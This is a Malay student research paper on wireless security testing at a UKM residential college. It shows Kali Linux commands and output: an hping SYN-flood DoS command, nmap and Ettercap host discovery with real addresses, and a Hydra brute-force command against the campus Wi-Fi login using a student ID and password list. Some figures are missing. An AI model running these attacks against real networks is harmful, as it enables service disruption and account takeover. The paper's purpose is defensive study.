

# ANALISIS KESELAMATAN RANGKAIAN TANPA WAYAR

## DI KOLEJ PENDETA ZA'BA

IDZA AISARA BINTI NORABID

DR. ROSSILAWATI SULAIMAN

*Fakulti Teknologi & Sains Maklumat, Universiti Kebangsaan Malaysia*

### ABSTRAK

WIFI ialah singkatan kepada wireless fidelity merupakan sesuatu teknologi penghantaran tanpa wayar julat dekat untuk mengakses Internet dalam konteks isyarat radio. Walaupun teknologi rangkaian tanpa wayar ini mempunyai banyak kebaikan tetapi rangkaian ini lebih mudah terdedah kepada serangan kerana ketidakcukupan penggunaan perlindungan mekanisme rangkaian tanpa wayar. Oleh itu, kajian ini bertujuan untuk membantu pengguna menubuhkan platform rangkaian aplikasi yang teguh untuk rangkaian tanpa wayar. Dengan menggunakan sistem operasi Kali Linux, sebuah perisian sumber terbuka, beberapa pengujian terhadap rangkaian tanpa wayar yang terlibat telah dijalankan. Hasil pengujian yang telah dilakukan telah direkodkan dan dianalisa agar dapat dijadikan panduan untuk masa hadapan.

### 1. PENYATAAN MASALAH

Walaupun teknologi rangkaian tanpa wayar ini mempunyai banyak kebaikan tetapi rangkaian tanpa wayar ini lebih mudah terdedah kepada serangan kerana keselamatan rangkaian tanpa wayar ini sangat rendah jika dibandingkan dengan keselamatan wayar kabel internet dan ia kekal menjadi risiko keselamatan yang tinggi untuk rangkaian tempatan.

Hal ini terutamanya berlaku disebabkan oleh medium komunikasi iaitu udara, yang boleh dicapai dalam lingkungan tindakan yang spesifik. Selain itu, ketidakcukupan penggunaan perlindungan mekanisme rangkaian tanpa wayar turut menjadi faktor rangkaian ini lebih terdedah kepada risiko (Skendzic & Kovacic 2014). Kajian ini menyedarkan pihak pengguna tentang keteguhan keselamatan sesebuah rangkaian. Oleh itu, sangat penting untuk pengguna mengetahui tentang langkah keselamatan yang sesuai untuk rangkaian wayar ini, bagi memastikan keteguhan sesebuah operasi walaupun dalam kes serangan hasad.

## 2. OBJEKTIF KAJIAN

- i. Menganalisis faktor yang melibatkan keselamatan penggunaan rangkaian tanpa wayar
- ii. Mengumpulkan data yang diperoleh daripada artikel , jurnal dan lain-lain
- iii. Menjalankan beberapa pengujian ke atas rangkaian tanpa wayar

## 3. METODOLOGI

Metod yang digunakan untuk kajian ini ialah dengan melaksanakan fasa-fasa yang dinyatakan seperti berikut.

### 4.1 FASA KAJIAN KESUSASTERAAN

Fasa ini memainkan peranan yang penting untuk membolehkan pengujian berjalan dengan sempurna. Pencarian pelbagai maklumat meliputi pengujian rangkaian dan perisian serta kajian kesusasteraan sebagai maklumat sokongan. Sebagai contoh, kriteria ketakteguhan rangkaian tanpa wayar telah diperoleh melalui analisis artikel yang berkait.

### 4.2 FASA ANALISIS KEPERLUAN

Fasa ini merangkumi pencarian maklumat yang berkaitan dengan perisian yang bakal digunakan dalam kajian ini. Ciri-ciri perisian terbabit diselidiki agar mudah untuk menggunakannya semasa dalam fasa implementasi.

Tujuan analisis ini dilakukan adalah :

- I. untuk mendapatkan maklumat tentang perisian sedia ada
- II. untuk mendalami fungsi perisian yang terpilih

#### 4.2.1 KEPERLUAN PERISIAN

Keperluan perisian merangkumi bahagian yang tidak kelihatan di dalam sistem. Perisian yang digunakan untuk menguji rangkaian ialah sistem pengoperasian Kali Linux.

#### **4.2.2 KEPERLUAN PERKAKASAN**

Keperluan perkakasan merangkumi bahagian yang kelihatan dan boleh disentuh oleh pengguna. Bahagian inilah yang menghubungkan antara pengguna dan sistem. Perkakasan yang diperlukan ialah kelajuan pemproses 2.3Ghz , Memori Capaian Rawak (RAM) 4Gb dan penyesuai rangkaian 802.11.

#### **4.3 FASA IMPLEMENTASI**

Fasa ini merupakan fasa kritikal dimana ia mengetengahkan pelaksanaan pengujian rangkaian berdasarkan hasil kajian daripada fasa yang sebelum. Fasa ini dilakukan dengan membangunkan makmal pengujian rangkaian secara maya dan menjalankan pengujian rangkaian yang tertumpu di Kolej Pendeta Za'ba.

#### **4.4 FASA ANALISIS**

Fasa ini merupakan fasa menganalisis hasil dapatan kajian dan juga menyediakan laporan berdasarkan hasil yang telah didapati.

### **5. HASIL KAJIAN**

#### **5.1 PENGENALAN**

Kali-Linux merupakan sebuah sistem operasi keluaran Linux ditujukan untuk pengujian penembusan maju dan pemeriksaan keselamatan. Sistem operasi ini mengandungi ratusan alat pengujian yang ditujukan kepada pelbagai tugas yang melibatkan keselamatan maklumat seperti Pengujian Penembusan, Penyelidikan Keselamatan, Forensik Komputer dan Kejuruteraan Balikan.

## 5.2 DOS ATTACK TERHADAP HALAMAN LOG MASUK UKM WIFI

```

root@idza:~# nslookup http://121.123.143.122/captive/?nbiIP=121.123.148.213&wlan=1127&reason=Un-Auth-Captive&loc=554b4d&mac=38:ff:36:88:01:f8&uiP=18.201.5.199&url=http%3A%2F%2Fdetectportal.firefox.com%2Fsuccess.txt&zoneName=ELLUT%2BFZn%2FDHfjGzq8Qbw%3D%3D_1526197893618&client_mac=C9:18:85:8C:24:1B&StartURL=http%3A%2F%2F121.123.143.122%2Fcaptive%2Findex.php%2Fcaptive%2Flogout&ip=scg.ruckuswireless.com&proxy=86&wlanName=UKM_CMS_5CG6ssid=UKM%WIFI6d
nslookup scg.ruckuswireless.com
(1) 2941
(2) 2942
(3) 2943
(4) 2944
(5) 2945
(6) 2946
(7) 2947
(8) 2948
(9) 2949
(10) 2950
(11) 2951
(12) 2952
(13) 2953
(14) 2954
(2) Done wlan=1127
(3) Done reason=Un-Auth-Captive
(4) Done loc=554b4d
(5) Done mac=38:ff:36:88:01:f8
(6) Done uiP=18.201.5.199
(7) Done url=http%3A%2F%2Fdetectportal.firefox.com%2Fsuccess.txt
(8) Done zoneName=ELLUT%2BFZn%2FDHfjGzq8Qbw%3D%3D_1526197893618
(9) Done client_mac=C9:18:85:8C:24:1B
(10) Done StartURL=http%3A%2F%2F121.123.143.122%2Fcaptive%2Findex.php%2Fcaptive%2Flogout
(11) Done ip=scg.ruckuswireless.com
(12) Done proxy=8
root@idza:~# Server: 8.8.8.8
Address: 8.8.8.8#53

** server can't find http://121.123.143.122/captive/?nbiIP=121.123.148.213: NXDOMAIN

^C
(1) Exit 1 nslookup http://121.123.143.122/captive/?nbiIP=121.123.148.213

```

Rajah 1 : Perintah 'nslookup'

Seperti laman sesawang yang lain, halaman log masuk mempunyai IP Address yang tersendiri yang membolehkan maklumat daripada server dipaparkan kepada pengguna. Perintah 'nslookup' dapat memberikan maklumat tentang IP Address yang dikehendaki. Rajah 1 menunjukkan IP Address untuk halaman log masuk UKM WIFI.

Sekiranya permintaan untuk mengakses sesebuah laman sesawang itu tinggi, maka hal ini boleh melambatkan atau memberhentikan akses kepada sesebuah laman sesawang. Kedua perkara tersebut merupakan objektif utama kepada serangan DOS (denial of service) ini. Siri serangan DOS ini telah dijalankan dengan menggunakan perisian hping. Menurut rajah 2, perintah 'hping -i u10 -S -p 80 8.8.8.8' telah digunakan dimana -i mewakili jeda masa (uX wakili X mickrosaat), -S untuk menetapkan bendera SYN, -p merujuk kepada port destinasi dan yang terakhir destinasi IP Address.

Merujuk rajah 3, halaman log masuk tidak dapat diakses dalam tempoh 1:30 minit semasa serangan sedang dijalankan berbanding dengan tempoh 5 saat apabila serangan tidak dijalankan.



```

Applications ▾ Places ▾ Terminal ▾ Mon 05:08
Server:      8.8.8.8
Address:     8.8.8.8#53
** server can't find lrgs.ftsm.ukm.my/ftp/index.php: NXDOMAIN

root@idza:~# route
Kernel IP routing table
Destination Gateway Genmask Flags Metric Ref Use Iface
default gateway 0.0.0.0 UG 600 0 0 wlan0
10.201.0.0 0.0.0.0 255.255.0.0 U 600 0 0 wlan0

root@idza:~# nmap 10.201.0.0/24
Starting Nmap 7.70 ( https://nmap.org ) at 2018-05-14 05:07 +08
Nmap scan report for 10.201.0.1
Host is up (0.028s latency).
All 1000 scanned ports on 10.201.0.1 are closed
MAC Address: CC:46:D6:38:19:73 (Cisco Systems)


Nmap scan report for 10.201.0.2
Host is up (0.033s latency).
Not shown: 996 filtered ports
PORT STATE SERVICE
22/tcp open  ssh
53/tcp open  domain
80/tcp open  http
443/tcp open https
MAC Address: 52:54:00:27:5B:15 (QEMU virtual NIC)

Nmap done: 256 IP addresses (2 hosts up) scanned in 43.36 seconds
root@idza:~#

```

Rajah 4 : Perintah 'route' dan 'nmap'

Perintah 'route' akan memaparkan jadual penghalaa IP dan dijalankan bagi mengetahui default gateway dan 'nmap' akan memaparkan hos dan khidmat dalam sesebuah rangkaian komputer. Perisian Ettercap pula dapat memaparkan senarai pengguna yang berada di dalam lingkungan subnet yang sama.



ettercap 0.8.2

Start Targets Hosts View Mitm Filters Logging Plugins Info

Host List ×

IP Address	MAC Address	Description
10.201.0.1	CC:46:D6:38:19:73	
10.201.0.2	52:54:00:27:5B:15	
10.201.0.92	70:77:81:BB:0A:B5	
10.201.0.151	68:05:71:F9:08:57	
10.201.0.158	4C:8D:79:E2:DE:4A	
10.201.0.165	44:D9:E7:B6:68:2A	leikaaa.local
10.201.0.191	CC:2D:83:0C:DA:80	
10.201.0.224	48:5A:B6:DA:E9:C1	
10.201.0.241	FC:2D:5E:B6:96:B5	


Delete Host Add to Target 1 Add to Target 2

DHCP: [08:3E:8E:C1:CB:65] REQUEST 10.201.24.255  
DHCP: [08:23:B2:E6:3E:76] REQUEST 10.201.54.85  
DHCP: [9C:FC:01:95:5D:FB] REQUEST 10.201.53.194  
DHCP: [8C:29:37:2D:C0:85] REQUEST 10.201.56.60  
DHCP: [88:70:8C:A4:04:A3] REQUEST 10.201.19.211

Rajah 5 : Senarai IP Address mangsa







Rajah 8 : Username dan password yang dapat dihidu Wireshark

#### 5.4 BRUTE FORCE ATTACK TERHADAP HALAMAN LOG MASUK

Rangkaian tanpa wayar UKM WIFI mempunyai log masuk yang berhubung dengan pangkalan data untuk mengesahkan penggunaannya. Pangkalan data yang menyimpan maklumat sulit halaman log masuk ( seperti username dan password ) boleh diceroboh sekiranya penyerang tahu segala kebarangkalian maklumat yang boleh digunakan. Rajah 9 menunjukkan kata laluan yang boleh dijadikan panduan untuk proses pencarian kata laluan mangsa di halaman log masuk UKM WIFI.

Kemudian, perisian Hydra digunakan bagi melaksanakan brute force terhadap halaman masuk UKM WIFI melalui kombinasi yang sepadan. Perintah 'hydra -l A153819 -P /root/Desktop/psdlist.txt 121.123.143.122 http-get-form "/captive/index.php:username=^USER^&password=^PASS^:C=ci\_session=iu6caqe1beomn23j8hue2efllocrm1v0" -w 10 -V' telah digunakan dimana -l mewakili username -P senarai kata laluan diikuti dengan destinasi folder , IP Address laman tersebut, jenis GET/POST , index.php yang mewakili destinasi setelah laman dimasuki data, ^USER^&^PASS^ bagi Hydra mencuba senarai user atau password yang telah disediakan. Dengan data yang telah diberikan, akhirnya, kata laluan pelajar ditemui. Namun begitu, di dalam kajian ini, hasilnya merupakan hasil 'false positive' kerana kata laluan yang berjaya ditemui tidak begitu tepat.



```

Command Prompt
'more' is not recognized as an internal or external command,
operable program or batch file.
C:\Users\User\Desktop\KALI LINUX>type psdlist.txt
A153900
A153899
A153898
A153897
A153896
A153895
A153894
A153893
A153892
A153891
A153890
A153889
A153888
A153887
A153886
A153885
A153884
A153883
A153882
A153881
A153880
A153879
A153878
A153877
A153876
A153875
A153874
A153873
A153872
A153871
A153870
A153869
A153868
A153867
A153866
A153865
A153864
A153863
A153862
A153861
A153860
A153859
A153858
A153857
A153856
A153855
A153854
A153853
A153852
A153851
A153850
A153849
A153848
A153847
A153846
A153845
A153844
A153843
A153842
A153841
A153840
A153839
A153838
A153837
A153836
A153835
A153834
A153833
A153832
A153831
A153830
A153829
A153828
A153827
A153826
A153825
A153824
A153823
A153822
A153821
A153820
A153819
A153818
A153817
A153816
A153815
A153814
A153813
A153812
A153811

```

Rajah 9 : Senarai kata laluan yang dijadikan panduan

```

root@idza:~
File Edit View Search Terminal Help
Hydra (http://www.thc.org/thc-hydra) finished at 2018-05-12 04:31:57
root@idza:~# hydra -l A153819 -P /root/Desktop/psdlist.txt 121.123.143.122 http-post-form "/captive/index.php:username='USER'&password='PASS':C=ci_session=iu6caqelbeomn23j8hue2efllocrmlv0" -w 10 -V
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2018-05-12 05:10:25
[DATA] max 16 tasks per 1 server, overall 16 tasks, 63 login tries (l:/p:63), ~4 tries per task
[ATTMPT] target 121.123.143.122 - login "A153819" - pass "A153900" - 1 of 63 [child 0] (0/0)
[ATTMPT] target 121.123.143.122 - login "A153819" - pass "A153899" - 2 of 63 [child 1] (0/0)
[ATTMPT] target 121.123.143.122 - login "A153819" - pass "A153898" - 3 of 63 [child 2] (0/0)
[ATTMPT] target 121.123.143.122 - login "A153819" - pass "A153897" - 4 of 63 [child 3] (0/0)
[ATTMPT] target 121.123.143.122 - login "A153819" - pass "A153896" - 5 of 63 [child 4] (0/0)
[ATTMPT] target 121.123.143.122 - login "A153819" - pass "A153895" - 6 of 63 [child 5] (0/0)
[ATTMPT] target 121.123.143.122 - login "A153819" - pass "A153894" - 7 of 63 [child 6] (0/0)
[ATTMPT] target 121.123.143.122 - login "A153819" - pass "A153893" - 8 of 63 [child 7] (0/0)
[ATTMPT] target 121.123.143.122 - login "A153819" - pass "A153892" - 9 of 63 [child 8] (0/0)
[ATTMPT] target 121.123.143.122 - login "A153819" - pass "A153891" - 10 of 63 [child 9] (0/0)
[ATTMPT] target 121.123.143.122 - login "A153819" - pass "A153890" - 11 of 63 [child 10] (0/0)
[ATTMPT] target 121.123.143.122 - login "A153819" - pass "A153889" - 12 of 63 [child 11] (0/0)
[ATTMPT] target 121.123.143.122 - login "A153819" - pass "A153888" - 13 of 63 [child 12] (0/0)
[ATTMPT] target 121.123.143.122 - login "A153819" - pass "A153887" - 14 of 63 [child 13] (0/0)
[ATTMPT] target 121.123.143.122 - login "A153819" - pass "A153886" - 15 of 63 [child 14] (0/0)
[ATTMPT] target 121.123.143.122 - login "A153819" - pass "A153885" - 16 of 63 [child 15] (0/0)
[80][http-post-form] host: 121.123.143.122 login: A153819 password: A153894
[80][http-post-form] host: 121.123.143.122 login: A153819 password: A153890
[80][http-post-form] host: 121.123.143.122 login: A153819 password: A153892
[80][http-post-form] host: 121.123.143.122 login: A153819 password: A153898
[80][http-post-form] host: 121.123.143.122 login: A153819 password: A153891
[80][http-post-form] host: 121.123.143.122 login: A153819 password: A153888
[80][http-post-form] host: 121.123.143.122 login: A153819 password: A153885
1 of 1 target successfully completed, 7 valid passwords found
Hydra (http://www.thc.org/thc-hydra) finished at 2018-05-12 05:10:48
root@idza:~# hydra -l A153819 -P /root/Desktop/psdlist.txt 121.123.143.122 http-form "/captive/index.php:username='USER'&password='PASS':C=ci_session=iu6caqelbeomn23j8hue2efllocrmlv0" -w 10 -V
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

```

Rajah 10 : Kata laluan yang ditemui

## 6. KESIMPULAN

Secara kesimpulannya, didapati bahawa keselamatan rangkaian yang telah dilakukan pengujian ke atas nya mempunyai keselamatan yang rendah kerana beberapa serangan berjaya dilakukan. Serangan-serangan ini dapat dielakkan jika dikesan terlebih dahulu dan dapat mengimplimentasikan kaedah yang bersesuaian untuk mencegah serangan tersebut. Namun begitu, segala keteguhan keselamatan rangkaian ini harus dipuji dan perlu dikekalkan prestasi yang baik itu. Selain itu, kelebihan dan kekurangan kajian ini dinyatakan agar boleh dijadikan iktibar kepada pengguna laporan ini.

## 7. RUJUKAN

- Abdelrahman, A. A., Fouad, M. M. & Dahshan, H. M. 2017. Analysis on the AES implementation with various granularities on different GPU architectures. *Advances in Electrical and Electronic Engineering*, 15(3), 526–535. doi:10.15598/aeec.v15i3.2324
- Bhatnagar, R. & Kumar Birla, V. 2015. Wi-Fi Security: a Literature Review of Security in Wireless Network. *International Journal of Research in Engineering & Technology*, 3(5), 2321–8843.
- Carlson, J. & Levkowitz, H. 2004. Extensible Authentication Protocol (EAP) 1–67.
- Chhillar, R. S. 2012. Review of WI-FI Security techniques 2, 3479–3481.
- Fips, N. 2001. 197: Announcing the advanced encryption standard (AES). ... *Technology Laboratory, National Institute of Standards ...*, 2009, 8–12. doi:10.1016/S1353-4858(10)70006-4
- Gopalakrishnan, S. 2014. a Survey of Wireless Network Security 3(1), 53–68.
- Han, W., Zheng, D. & Chen, K. F. 2009. Some remarks on the TKIP key mixing function of IEEE 802.11i. *Journal of Shanghai Jiaotong University (Science)*, 14 E(1), 81–85. doi:10.1007/s12204-009-0081-8
- Kelsey, J., Schneier, B. & Wagner, D. 1996. Key-Schedule Cryptanalysis of {IDEA}, {G-DES}, {GOST}, {SAFER}, and Triple-{DES}. *Advances in Cryptology---CRYPTO~'96*, 237–251. doi:10.1007/3-540-68697-5\_19
- Lane, H. 2012. Interested in learning SANS Institute InfoSec Reading Room Wireless LAN Technology In tu f rig. *Technology*,.
- Micol, 2012. Temporal Key Integrity Protocol (TKIP). <https://www.slideserve.com/micol/temporal-key-integrity-protocol-tkip> [10 Disember 2017].
- Packt, 2016. Common WLAN Protection Mechanisms and their Flaws. <https://hub.packtpub.com/common-wlan-protection-mechanisms-and-their-flaws/> [10

Disember 2017].

- Peng, H. 2012. WIFI network information security analysis research. *2012 2nd International Conference on Consumer Electronics, Communications and Networks (CECNet), Yichang, 21-23 April*, 2243–2245. doi:10.1109/CECNet.2012.6201786
- Rubin, A. D. 2003. Wireless Networking Security. *Association for Computing Machinery. Communications of the ACM*, 46(5), 28–30. doi:http://dx.doi.org/10.1145/769800.769821
- Skendzic, A. & Kovacic, B. 2014. Security analysis of wireless network access following 802.11 standard in educational institutions of the Republic of Croatia. *2014 37th International Convention on Information and Communication Technology, Electronics and Microelectronics (MIPRO)*, (May), 929–936. doi:10.1109/MIPRO.2014.6859701
- To, A. G. & Network, W. 2004. Still Secure ® (July).
- Zou, Y., Zhu, J., Wang, X. & Hanzo, L. 2016. A Survey on Wireless Security: Technical Challenges, Recent Advances, and Future Trends. *Proceedings of the IEEE*, 104(9), 1727–1765. doi:10.1109/JPROC.2016.2558521

Copyright@FTSM